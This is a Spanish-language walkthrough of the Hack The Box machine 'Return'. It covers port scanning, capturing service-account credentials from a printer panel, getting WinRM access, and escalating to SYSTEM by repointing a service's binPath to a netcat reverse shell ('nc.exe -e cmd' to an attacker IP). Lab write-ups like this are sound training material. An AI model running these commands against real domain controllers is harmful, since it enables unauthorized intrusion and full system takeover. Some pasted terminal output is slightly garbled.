

RETURN

- 1. RETURN
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Credentials via server request
 - 1.5. RCE with WinRM
 - 1.6. Privesc via Server Operators group and binPath

1. RETURN

[www](https://app.hackthebox.com/machines/Return)<https://app.hackthebox.com/machines/Return>

RETURN 401

RETIRE MACHINE

Return

WINDOWS EASY

4.4
MACHINE RATING

6134
USER OWNS

5473
SYSTEM OWNS

27/09/2021
RELEASED

Created by MrR3boot

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina

Windows.

```
> ping 10.10.11.108
PING 10.10.11.108 (10.10.11.108) 56(84) bytes of data:
64 bytes from 10.10.11.108: icmp_seq=1 ttl=127 time=34.7 ms
64 bytes from 10.10.11.108: icmp_seq=2 ttl=127 time=33.5 ms
64 bytes from 10.10.11.108: icmp_seq=3 ttl=127 time=34.2 ms
64 bytes from 10.10.11.108: icmp_seq=4 ttl=127 time=34.8 ms
^C
--- 10.10.11.108 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 33.536/34.314/34.819/0.516 ms
```

```
> |
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos un gran cantidad de puertos abiertos, entre ellos: *53, 80, 88, 135, 139, 389, 445*.

```
> nmap -sS -p- 10.10.11.108 -n -Pn --min-rate 5000 -TS -oG allports
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-21 18:50 CEF
Warning: 10.10.11.108 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.108
Host is up (0.13s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
40168/tcp filtered unknown
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49678/tcp open  unknown
49681/tcp open  unknown
49731/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```

```
> extractPorts allports
```

```
File: extractPorts.tmp
```

```
1 [*] Extracting information...
```

```
2
```

```
3
```

```
4 [*] IP Address: 10.10.11.108
```

```
5 [*] Open ports: 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49678,49681,49731
```

```
6
```

```
7 [*] Ports copied to clipboard
```

```
8
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.

```
> nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49678,49681,49731 10.10.11.108 -oN targeted -TS
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-21 18:53 CET
Nmap scan report for 10.10.11.108
Host is up (0.088s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: HTB Printer Admin Panel
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-21 18:12:06Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  msrpc        Microsoft Windows RPC
49681/tcp open  msrpc        Microsoft Windows RPC
49731/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_ date: 2024-03-21T18:12:57
|_ start_date: N/A
|_ clock-skew: 18m34s
|_ smb2-security-mode:
|_ 311:
|_ Message signing enabled and required
```

“

Cuando tenemos muchos puertos, como en este caso, podríamos empezar enumerando los *servicios HTTP*: `cat targeted -l ruby | grep http`.

```
> cat targeted -l ruby | grep http
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ http-title: HTB Printer Admin Panel
|_ http-server-header: Microsoft-IIS/10.0
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Nada en especial.

```
> whatweb http://10.10.11.108
http://10.10.11.108 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.108], Microsoft-IIS[10.0], PHP[7.4.13], Script, Title[HTB Printer Admin Panel], X-Powered-By[PHP/7.4.13]


Δ  /home/parrot/pryor > Δ  |
```

1.4. Credentials via server request

Tratamos de iniciar sesión en el servidor por SMB con SMBclient con una *null session*. Pareciera que tenemos acceso, pero igualmente nos devuelve un error. En cualquier caso, exploramos un poco la web. Encontramos un directorio `/settings.php`, el cual parece que tramita una petición a un servidor por un puerto concreto.



Nos ponemos en escucha con **Netcat** por el *puerto 389* y enviamos una petición a nuestra IP por este puerto. Recibimos la conexión. Obtenemos lo que parece un usuario y contraseña, tal y como podemos ver en la siguiente imagen.



1.5. RCE with WinRM

Tratamos de conectarnos ahora por SMB con: `poetry run crackmapexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'`. Si vemos `+` en el output, las credenciales son válidas. Conseguimos acceso.

```
> poetry run crackmapexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB 10.10.11.108 445 PRINTER [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB 10.10.11.108 445 PRINTER [*] return.local\svc-printer:1edFg43012!!
```

Ahora que tenemos credenciales legítimas, podemos tratar de listar los directorios con **SMBclient**. No obstante, antes de nada, como también tenemos el **puerto 5985 (WinRM)** abierto y disponemos de credenciales válidas, ejecutaremos: `poetry run`

`crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'` para conectarnos por el protocolo **WinRM**.

Para que podamos conectarnos de este modo, este usuario debe pertenecer al grupo **Remote Management Users**.

```
> poetry run crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB 10.10.11.108 5985 PRINTER [*] Windows 10.0 Build 17763 (name:PRINTER) (domain:return.local)
HTTP 10.10.11.108 5985 PRINTER [*] http://10.10.11.108:5985/wsman
HTTP 10.10.11.108 5985 PRINTER [*] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

Tenemos acceso. Recurrimos ahora a **Evil-WinRM** con `evil-winrm -i 10.10.11.108 -u svc-printer -p 1edFg43012!!` para tener ejecución remota de comandos.

```
> evil-winrm -i 10.10.11.108 -u svc-printer -p 1edFg43012!!
evil-winrm -i 10.10.11.108 -u svc-printer -p 1edFg43012 poetry run crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\svc-printer\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::21d
IPv6 Address. . . . . : dead:beef::8d2c:e9db:68a6:4c87
Link-local IPv6 Address . . . . : fe80::8d2c:e9db:68a6:4c87%10
IPv4 Address. . . . . : 10.10.11.108
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : fe80::258:36ff:feb9:cdb8%10
10.10.10.2

*Evil-WinRM* PS C:\Users\svc-printer\Documents> |
```

“

El grupo **Remote Management Users** es un grupo de seguridad predeterminado que se encuentra en sistemas operativos Windows. Este grupo se utiliza para otorgar permisos de acceso remoto a equipos Windows, especialmente para la administración remota a través de herramientas como el

Administrador de Servidores, PowerShell remoto, o servicios de Escritorio remoto (RDP). Cuando un usuario es miembro del grupo **Remote Management Users**, tiene permisos para realizar tareas de administración remota en los equipos Windows, como la administración de servicios, la configuración del sistema y la instalación de software, entre otras actividades.

1.6. Privesc via Server Operators group and binPath

Una vez dentro del sistema, listamos los permisos del usuario **svc-printer** y los grupos a los que éste pertenece: `whoami /priv` y `net user svc-printer`. Nos encontramos dentro del grupo **Server Operators**, lo cual nos permite iniciar (o usar unos existentes) y detener servicios. El problema reside en que, a la hora de parar e iniciar nuevamente estos servicios, podemos indicar lo que queremos que pase con **binPath** (indicando la ruta del archivo que queremos ejecutar).

```
*Evll-WlnRM* PS C:\Users\Administrator> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeLoadDriverPrivilege     Load and unload device drivers  Enabled
SeSystemtimePrivilege     Change the system time        Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system          Enabled
SeChangeNotifyPrivilege   Bypass traverse checking      Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
SeTimeZonePrivilege       Change the time zone          Enabled
*Evll-WlnRM* PS C:\Users\Administrator> net user svc-printer

User name          svc-printer
Full Name          SVCPrinter
Comment            Service Account for Printer
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set   5/26/2021 1:15:13 AM
Password expires     Never
Password changeable  5/27/2021 1:15:13 AM
Password required    Yes
User may change password  Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          3/22/2024 4:07:20 AM

Logon hours allowed All

Local Group Memberships  *Print Operators      *Remote Management Use
Global Group memberships *Server Operators
                        *Domain Users
The command completed successfully.

*Evll-WlnRM* PS C:\Users\Administrator> |
```

Por tanto, lo primero que haremos será transferirnos **Netcat** a la máquina **Windows**. Lo buscamos en nuestro equipo con `locate nc.exe`, lo copiamos a nuestro directorio de trabajo y lo transferimos al sistema víctima con `upload /home/parrotp/pryor/nc.exe`. La idea aquí es que proporcionaremos la ruta de **Netcat** para que nos devuelva una **shell reversa** a nuestro sistema una vez se inicie de nuevo un servicio.

```

> locate nc.exe
/home/parrot/pryor/CTF/vulnhub/NETWORK-INFRASTRUCTURE/RESOURCES/netcat-win32/nc.exe
/usr/lib/mono/4.5/cert-sync.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/wordlists/SecLists/Web-Shells/FuzzDB/nc.exe
cp /usr/share/wordlists/SecLists/Web-Shells/FuzzDB/nc.exe .
ls
CTF Docker LaTeXmk Scripts Lab_Donsusto.ovpn nc.exe
> zsh
> pwd
/home/parrot/pryor

Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/parrot/pryor/nc.exe
Info: Uploading /home/parrot/pryor/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 37544 bytes of 37544 bytes copied
Info: Upload successful!
Evil-WinRM* PS C:\Users\svc-printer\Documents> ls

Directory: C:\Users\svc-printer\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          3/22/2024   6:51 AM           28160 nc.exe

Evil-WinRM* PS C:\Users\svc-printer\Documents> .\nc.exe
nc.exe : Cmd line: wrong: unknown socket error
+ CategoryInfo          : NotSpecified: (Cmd line: wrong: unknown socket error:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Evil-WinRM* PS C:\Users\svc-printer\Documents>

```

Ahora, Comprobaremos si podemos crear un servicio con **sc.exe**: `sc.exe create reverse binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"`. Nótese que proporcionamos la ruta de Netcat. No obstante, no tenemos permisos para ello, así que vamos a tratar de manipular uno que ya exista. Hacemos `services` para ver los servicios disponibles del sistema. Elegimos el servicio **WMPNetworkSvc** para tratar de manipularlo.

```

Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe create reverse binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"
[SC] OpenSCManager FAILED 5:
Access is denied.

Evil-WinRM* PS C:\Users\svc-printer\Desktop> services

Path                                     Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe             True ADWS
\\?\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslDrv
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe         True NetTcpPortSharing
C:\Windows\System32\PerfHost.exe                                         True PerfHost
C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe False Sense
C:\Windows\servicing\TrustedInstaller.exe                               False TrustedInstaller
C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe           True VGAuthService
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe                       True VMTools
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\WtsSrv.exe True WtsSrv
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe True WinDefend
C:\Program Files\Windows Media Player\wmpnetwk.exe                     False WMPNetworkSvc

Evil-WinRM* PS C:\Users\svc-printer\Desktop> |

```

Como vamos a cambiar la configuración de un servicio ya existente, lo que haremos será: `sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"`. Ahora, cuando iniciemos de nuevo este servicio, al ser un servicio privilegiado, nos devolverá una shell reversa con privilegios administrativos. Nótese que hemos cambiado el servicio, ya que para **WMPNetworkSvc** no teníamos los permisos suficiente. La idea es ir probando hasta que finalmente demos con uno válido. En este caso fue con el servicio **VMTools**.

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

```
> sudo su
[sudo] password for parrot:
> nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
|
```

Paramos ahora el servicio con `sc.exe stop VMTools`. Lo iniciamos nuevamente con `sc.exe start VMTools`. Obtenemos nuestra shell. Somos el usuario **NT AUTHORITY\SYSTEM**.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools
```

```
> sudo su
[sudo] password for parrot:
> nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.108.
Ncat: Connection from 10.10.11.108:64401.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```

“

En Windows, un **servicio** es un programa o proceso que se ejecuta en segundo plano y que realiza una función específica sin necesidad de intervención directa del usuario. Los servicios están diseñados para ejecutarse de manera independiente y

continuar funcionando incluso cuando ningún usuario está activamente iniciando sesión en el sistema.

“

Los miembros del grupo **Server Operators** pueden administrar controladores de dominio. Este grupo existe sólo en *controladores de dominio*. Los miembros de este grupo pueden realizar las siguientes acciones: iniciar sesión en un servidor de forma interactiva, crear y eliminar recursos compartidos de red, iniciar y detener servicios, realizar copias de seguridad y restaurar archivos, formatear el disco duro de la computadora y apagar el sistema. Este grupo no se puede cambiar de nombre, ni eliminar. De forma predeterminada, este grupo no tiene miembros. El grupo tiene acceso a las opciones de configuración del servidor en los controladores de dominio.

“

BinPath se refiere a la ruta del archivo binario ejecutable de una aplicación o servicio. En términos más simples, es la ubicación del archivo ejecutable (por lo general con extensión **.exe**) que se utiliza para iniciar un programa o servicio en el sistema operativo Windows. Cuando configuras un servicio en Windows, puedes especificar su **binPath** para indicar al sistema dónde encontrar el archivo ejecutable que se debe ejecutar cuando se inicie el servicio. Esta ruta puede ser absoluta (por ejemplo: "C:\Ruta\Al\Archivo.exe") o relativa al directorio de sistema (por ejemplo: "%SystemRoot%\System32\Archivo.exe").

El binPath es una parte crucial de la configuración de servicios en Windows, ya que indica al sistema qué programa o proceso debe ejecutar cuando se activa ese servicio. Es importante asegurarse de que la ruta especificada sea correcta y que el archivo ejecutable esté disponible en esa ubicación para que el servicio funcione correctamente.



sc.exe es una herramienta de línea de comandos en el sistema operativo Windows que se utiliza para comunicarse con el **Controlador de servicios (Service Control Manager, SCM)**. Permite administrar servicios de Windows desde la línea de comandos. Con **sc.exe**, puedes crear, iniciar, detener, eliminar y configurar servicios en un sistema Windows. Esta herramienta es particularmente útil cuando necesitas automatizar tareas relacionadas con servicios, o cuando estás trabajando en un entorno sin interfaz gráfica, como una instalación de Windows Server Core.

- Algunos ejemplos de cómo se puede utilizar **sc.exe** incluyen:
 - Crear un nuevo servicio.
 - Iniciar, detener o reiniciar un servicio existente.
 - Cambiar la configuración de un servicio, como su tipo de inicio o la ruta de ejecución.
 - Ver el estado actual de un servicio.